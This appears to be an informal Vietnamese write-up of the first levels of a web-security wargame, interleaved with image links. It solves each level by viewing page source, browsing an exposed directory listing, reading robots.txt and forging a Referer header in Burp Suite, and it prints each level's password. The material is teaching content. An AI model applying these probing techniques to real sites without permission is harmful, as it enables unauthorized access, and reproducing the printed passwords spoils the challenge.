
BÁO CÁO CHI TIẾT

Level 0


- Level này đơn giản chỉ cần cần trôn U sẽ thấy pass




g9D9cREhslqBKtcA2uocGHPfMZVzeFK6

Level 0 -> 1

- Level này chặn không cho ta dung chuột phải




- Tuy nhiên thì mình có thể cần trôn U hoặc là cần trôn síp xê là có thể đọc html element gòi




h4ubbcXrWqsTo7GGnnUMLppXbOogfBZ7

Level 1 -> 2


- Bài này hắn bảo là không có gì trên trang hết




- Tuy nhiên khi ta cần trôn U, có thể thấy path dẫn đến một hình ảnh có dạng files/pixel.png như này



- How about truy cập vào uri /files xem có bị directory listing không




- Gõ gang bị nè, mở users.txt là thấy pass của level tiếp




G6ctbMJ5Nb4cbFwhpMPSvxGHhQ7I6W8Q

Level 2 -> 3


- Landing page của level này cũng như level trên, nhưng khi cần trôn U ta có thể đọc được đoạn comment như sau



- Không cho google tìm được thông tin của web này -> chỉ có thể là file robots.txt để tránh các bot của service cào thông tin, ta truy cập /robots.txt




- Thấy có path s3cr3t kia, truy cập thì được pass cho level kế tiếp kkk




tKOcJIbzM4lTs8hbCmzn5Zr4434fGZQm

Level 3 -> 4

- Level này mới vô nó bảo như sau




- Có thể hiểu là nó tìm xem ta đến trang này từ trang nào, ở đây có thể nghĩ ngay đến trường http header Referer, có tác dụng trỏ tới url trước khi ta truy cập đến url hiện tại. Mình sẽ đem nó vào Repeater của burp suite và them header là được



